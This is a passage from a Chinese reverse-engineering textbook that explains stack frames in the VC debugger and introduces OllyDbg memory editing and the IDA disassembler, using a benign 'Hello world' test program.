


图 4-64 栈平衡示意图

```
0040D701  mov     eax,0CCCCCCCCh
0040D706  rep stos dword ptr [edi]
```

这些常规代码用于开辟 main 函数的栈空间，并且初始化为 0xCC。单步调试执行，直到完成 main 函数的常规代码，如图 4-65 所示。




图 4-65 开辟栈空间的常规代码

此时我们可以按快捷键“Alt+5”打开寄存器窗口，如图 4-66 所示。




图 4-66 寄存器窗口

通过寄存器窗口我们可以看到当前函数即 main 函数的栈底 EBP 为 0x0012FF80，栈顶 ESP 为 0012FF30。然后按快捷键“Alt+6”打开内存窗口，在地址编辑框输入 ebp，在内存查看窗口中找到 main 函数的栈空间，如图 4-67 所示。




图 4-67 main 函数的栈空间

由内存窗口中能够看到，在栈顶到栈底的这段 main 函数的栈空间已经被初始化为 0xCC。此时按“F10”键单步调试，执行代码 push 2 和 push 3。这两行代码将 Test()函数的两个参数分别压入栈中，如图 4-68 所示。




图 4-68 Test 函数的参数被压入栈空间

此时注意入栈的同时栈顶 ESP 也自动增加。如图 4-69 所示，ESP 变为 0x0012ff28。继续执行代码“0040D70C call @ILT+5(\_Test) (0040100a)”，注意此时使用快捷键“F11”，单步跟进 Test 函数。继续观察内存窗口，可以看到在栈顶又压入了一个值 0x0040d711。这个值实质是 Test 函数执行完毕后的返回地址，如图 4-70 所示。





图 4-69 ESP 自减了 8 个字节




图 4-70 返回地址入栈

继续执行，能够看到接下来的代码又是函数的常规代码。

```
00401010 push    ebp
00401011 mov     ebp,esp
00401013 sub     esp,40h
00401016 push    ebx
00401017 push    esi
00401018 push    edi
00401019 lea     edi,[ebp-40h]
0040101C mov     ecx,10h
00401021 mov     eax,0CCCCCCC
00401026 rep stos dword ptr [edi]
```

其中第一行，push ebp 是将主调函数即 main 函数的 ebp 压入栈中，如图 4-71 所示。




图 4-71 主调函数的 EBP 入栈

下一行，“mov ebp,esp”是将当前的栈顶赋值给栈底，再下一行，“sub esp,40h”是将栈顶减小 40 个字节，也就是栈顶向上移动 40 个字节。这两行代码实质是为 Test 函数开辟新的栈空间，然后分别把 ebx, esi, edi 保存到栈中，再把新开辟的栈空间初始化为全 0xCC。接下来是 Test 函数中的代码，如下：

```
00401028 mov     eax,dword ptr [ebp+8]
0040102B add     eax,dword ptr [ebp+0Ch]
0040102E pop     edi
0040102F pop     esi
00401030 pop     ebx
00401031 mov     esp,ebp
00401033 pop     ebp
00401034 ret
```

其中 ebp+8 地址里面存放的就是 Test 函数的第一个参数 3，“mov eax,dword ptr [ebp+8]”指令将这个参数赋值给了寄存器 EAX，ebp+0ch 地址里存放的是 Test 函数的第二个参数 2，接下来的指令“add eax,dword ptr [ebp+0Ch]”将两个参数相加并赋值给 EAX。

提示

在汇编语言中，通常使用 EAX 保存函数的计算结果，换句话说函数的返回值通常由寄存器 EAX 获得。

后边三条指令“pop edi”、“pop esi”、“pop ebx”则是分别把先前保存在栈中的 edi、esi、ebx 的值恢复。指令“mov esp, ebp”则是将栈顶 esp 降到底，此时 esp 指向的内容就是先前保存的主调函数的 ebp。指令“pop ebp”则是把栈中保存的主调函数即 main 函数的 ebp 恢复。此时 esp 自加 4 个字节，指向的内容为返回地址。执行 ret 指令，即可返回指定的地址处执行返回地址处的代码。返回后 esp 又自加了 4 个字节，此时 esp 刚好指向先前 Test 函数传入的参数，而参数下面就是 main 函数原来的 esp，因此要恢复主调函数 main 函数的栈空间，esp 还需要加“参数个数×4”个字节（通常每个参数都占 4 个字节，即使参数是一个字节的字符型或布尔型，也要经过 4 字节的对齐）。因此便有了平衡堆栈代码“add esp,8”。Debug 编译方式，函数调用原理如图 4-72 所示。




图 4-72 Debug 编译方式函数调用原理图

现在我们使用 Release 方式编译程序。在编译工具栏中进行切换，如图 4-73 所示。



图 4-73 编译工具栏

此时按“F10”键我们发现代码区自动切换到汇编代码，因为 Release 方式编译的程序中不含调试信息，无法进行源码调试，只能调试其反汇编代码，如图 4-74 所示。




图 4-74 Release 版本的程序调试

对于这样的程序使用 VC 6.0 进行调试并不方便，在没有源码的情况下通常使用下一小节介绍的调试工具。

#### 提示

使用 VC 编译程序通常有两种编译方式：Debug 方式和 Release 方式。Debug 方式主要用于进行代码调试的时候使用的编译方式，编译器将插入很多调试信息方便调试。而 Release 方式用于发布程序的时候使用的编译方式。这种方式下生成的程序没有调试信息，并且进行了代码优化，所以编译出来的代码较 Debug 方式要小些，并且程序运行速度要快些。因此相同程序，使用不同的编译方式编译出的汇编代码并不相同。

### 4.3.3 初识 OllyDbg 调试

VC 的确是一个非常好的调试器，但是它仅仅在有源代码的情况下使用起来才方便。通常我们分析病毒的时候是没有其源代码的，这时候就需要另一个反汇编调试工具 OllyDbg，通常简称为 OD。

OllyDbg 是 Ring3 级别的调试软件，用于调试用户级的程序，已代替 SoftICE 成为当今最为流行的调试解密工具。同时还支持插件扩展功能，是目前最强大的调试工具。

OllyDbg 是一种具有可视化界面的 32 位汇编动态调试器。它的功能非常强大，用它可以在没有程序源代码时分析出程序的大概脉络，并且可以处理其他编译器无法解决的难题。在以后使用代码分析方法分析病毒过程中，Ollydbg 将是我们最经常使用的一个逆向工具之一。因为 Ollydbg 的功能强大，所以其操作也比较复杂。我们在这里并不会深入剖析 Ollydbg 的全部功能和使用方法。我们使用任何一款软件也不会对它的所有功能都研究透彻后才去使用，而是只需了解与我们相关的功能即可。在此，我们将介绍 Ollydbg 中我们必须掌握的功能以及在逆向工程调试分析过程中经常使用的操作。其他功能和使用技巧需要读者在使用过程中逐渐学习积累。

首先我们先进入 OllyDbg 的调试环境，OllyDbg 属于绿色软件，所以我们直接运行根目录下的 Ollydbg.exe 即可启动。启动 OD 以后需要载入被调试的程序。OD 载入程序有两种方式（所谓载入就是把程序加载到内存然后由 OD 去控制）：一种为打开程序，也就是在程序没有运行的状态下由 OD 把程序载入内存；另一种为附加程序，即程序正在系统中运行，在此过程中使用 OD 附加控制该程序（这种载入方式 OD 首先要选择载入的进程，然后 OD 用调试 API 把控制权限转交给 OD）。

首先我们使用 VC 编写一个程序，代码如下。

使用 release 方式编译生成可执行程序，名字为 Test.exe。然后我们用第一种方式载入它，选择 OD 主程序界面中的“文件”菜单的“打开”命令打开我们的程序。这时我们的应用程序就被 OD 载入到内存了，并且受 OD 的控制。我们这时可以看到控制权已经交给了 OD，如图 4-75 所示。




图 4-75 使用 OD 调试程序

OD 加载程序以后主要显示如下几个窗口。

- ① 为 OD 的反汇编窗口，一般在调试程序的时候窗口⑤显示此窗口每条指令的信息。
- ② 此窗口为数据区窗口，它是程序在内存中的具体信息，程序运行时一些数据可以在这个窗口里查看。
- ③ 此窗口为栈区窗口，主要用于查看参数的传递以及函数的返回信息。
- ④ 为寄存器窗口，用于显示程序运行时当前的寄存器的数据。

我们仍然以先前的 Test 程序为例，只不过此时分析使用 Release 方式生成的可执行程序。我们使用打开的方式将此程序载入 OD。OD 载入程序后当前代码指针正是指向 mainCRTStartup 的入口地址，因为 Main 函数被 mainCRTStartup 所调用，程序在编译的时候自动把 mainCRTStartup 函数和 main 函数合并到一起了。首先我们要找到 main 函数，按“F8”键单步执行。运行到 004010CF 的地址处，这个函数就是 main 函数（可以使用稍后介绍的 IDA 反汇编工具帮助我们查找 main 函数的调用），如图 4-76 所示。

004010C2	50	push	eax
004010C3	FF35 EC84400	push	dword ptr [4084EC]
004010C9	FF35 E884400	push	dword ptr [4084E8]
004010CF	E8 3CFFFFFF	call	00401010
004010D4	83C4 0C	add	esp, 0C
004010D7	8945 E4	mov	dword ptr [ebp-1C], eax

图 4-76 main 函数的调用

按“F7”键进入 main 函数，然后再进一步调试。因为此程序是 Release 版本，我们可以看到在 main 函数里面反汇编的结果与 Debug 版本完全不同，如图 4-77 所示。




图 4-77 main 函数中的代码

可以看出，Release 版本的程序中函数开始不再有开辟栈空间的常规代码。我们使用如下代码重新生成一个程序：

```
Test.c
#include "stdafx.h"
#include <windows.h>
int main()
{
    char szMsg[] = "Hello world!";
    MessageBox(0,szMsg,"你好 OllyDbg",0);
    return 0;
}
```

然后使用 Release 方式编译后用 OD 载入，然后执行到 main 函数的调用，单步进入，代码如图 4-78 所示。




图 4-78 Release 方式编译后的反汇编代码

注意内存地址 00401037 中的这个 call 指令，OD 已经识别出来并写在了注释里，它是一个 API 函数，并分析出它有 4 个参数，如图 4-79 所示。

这就是 OD 强大的分析功能。下面我们按“F9”运行键来运行一下这个程序，如图 4-80 所示。

接下来我们把“Hello world!”通过 OD 修改成“你好北京”来看一下 OD 强大的修改功能。我们已经分析过它的参数，可以看到第 2 个参数是它的标题，而 MessageBox 这个函数第 3 个参数才是我们要修改的内容，它没有显示出来，因为我们定义的是一个



char 类型的数组，传递给它的是数组的首地址，我们下面在数据窗口里看一下这个压入栈空间的地址在内存里的值，如图 4-81 所示。




图 4-79 OD 分析出来的 MessageBoxA 的参数



图 4-80 修改前的执行结果

地址	HEX 数据	ASCII
0012FF74	48 65 6C 6C 6F 20 77 6F 72 6C 64 21 00 60 40 00	Hello world! .G.
0012FF84	04 11 40 00 01 00 00 00 00 00 00 00 00 00 00 00	..志..?>.
0012FF94	38 07 93 7C FF FF FF FF 00 E0 FD 7F 21 96 4F 80	8#指uyuy.特#+特#
0012FFA4	9C 1C 87 F0 94 FF 12 00 00 00 00 00 E0 FF 12 00	?佛?#.....?#.
0012FFB4	AC 1C 40 00 A8 50 40 00 00 00 00 00 F0 FF 12 00	?@.与@.....?#.
0012FFC4	D7 6F 81 7C 38 07 93 7C FF FF FF FF 00 E0 FD 7F	護」8#指uyuy.特#
0012FFD4	38 8B 54 80 C8 FF 12 00 90 80 CC F8 FF FF FF FF	8#指uyuy.特#
0012FFE4	A8 9A 83 7C E0 6F 81 7C 00 00 00 00 00 00 00 00	8#指uyuy.特#
0012FFF4	00 00 00 00 50 10 40 00 00 00 00 00	...P#G.....

命令 : d 00504674

图 4-81 OD 查看内存

我们看到这个压进去的参数就是这个字符串的首地址，并且以 00 为字符串的结束。用鼠标选中数据区“Hello world!”的首地址按“Ctrl + E”组合键弹出内存修改窗口，把“你好北京”字符串写入到 ASCII 右面的文本框中，发现乱码不用管它，我们可以看到 HEX +09 中对应的十六进制 UNICODE 编码并在后面加一个 00 做为字符串的结束标志，如图 4-82 所示。




图 4-82 OD 编辑内存

单击“确定”按钮，按“F9”键运行，我们看到 MessageBox 弹出的消息窗口被替换成了“你好北京”，如图 4-83 所示。

关于 OD 更多的使用方法读者请参考相关书籍进行学习，鉴于篇幅我们在此不再多讲。在后面章节分析病毒代码过程中我们将进一步介绍相关知识。



图 4-83 使用 OD 修改内存后的运行结果

#### 4.3.4 静态分析——静态反汇编工具 IDA

我们知道，无论是 VC 调试器，还是 OllyDbg 调试器，都是通过调试运行程序，动态地分析程序流程。通常也称这种分析方式为动态分析，动态分析是通过动态调试器先把被分析程序加载到内存，然后再把内存中的信息进行反汇编。与此对应的还有一种分析方式称为静态分析，也就是并不需要实际运行程序，不需要将程序加载到内存中，而是将程序本身即 PE 文件翻译成汇编代码。

##### 提 示

因为动态分析要实际运行程序，所以在使用动态分析的方法分析病毒的时候需要在虚拟机中进行。而静态分析并不运行程序，因此不需要到虚拟机下就可以分析病毒文件。

用作静态分析的工具通常称为静态反汇编工具，这类工具一般是分析语法，比如识别高级语言中的逻辑语句等，非常方便。当前流行的反汇编工具有 w32dasm、IDA 等。其中最为强大的反汇编工具应属 IDA。IDA Pro Advanced 是一个极好的反汇编工具，它的功能大大胜过了 w32dasm。

接下来我们使用 IDA 静态分析一下我们的“Hello world!”程序。下面我们使用 IDA 打开上面的程序，先运行 IDA Pro Advanced (32-bit).exe 后弹出了 IDA 的版本以及信息，然后单击“OK”按钮即可进入 IDA 的主程序界面，如图 4-84 所示。




图 4-84 IDA 主程序界面

我们需要把待分析的文件加载进来，这时进入了IDA的主界面。单击“文件”菜单的“打开”命令，然后选中上一个例子编译好的Test.exe文件。这时弹出了一个对话框，如图4-85所示。

我们看到最上面有一个列表框，记录了三种载入文件的方式。

- Portable executable for 80386(PE) [pe.ldw]：以PE文件格式载入，也就是一般的Win32应用程序。
- MS-DOS executable (EXE) [dos.ldw]：以MZ文件格式载入，一般的DOS程序属于这种格式。
- Binary file：把可执行文件不经过反汇编直接以计算机码的形式载入。

因为程序是PE文件格式（关于PE文件格式的详细信息请阅读5.1节），所以我们选择第一项，其他选项默认即可，然后单击“确定”按钮即可将Test.exe文件加载进来。这时IDA已经把我们的程序加载好了，并以图形的方式展现了出来，如图4-86所示。我们先简单地介绍IDA pro的界面。



图 4-85 加载方式对话框




图 4-86 IDA 加载程序后的主程序界面

右上角的 Names window 窗口，它记录着一些 IDA 所识别的函数，标号等。在这个窗口里函数或标号的前面它都为我们加入了一些小图标来表示其字符串用途。中间的 IDA View-A 窗口为反汇编窗口，我们载入的文件反汇编的代码就放在这里。现在看到的是图形视图，它也可以切换到反汇编代码视图，只需按空格键即可在两种视图间进行切

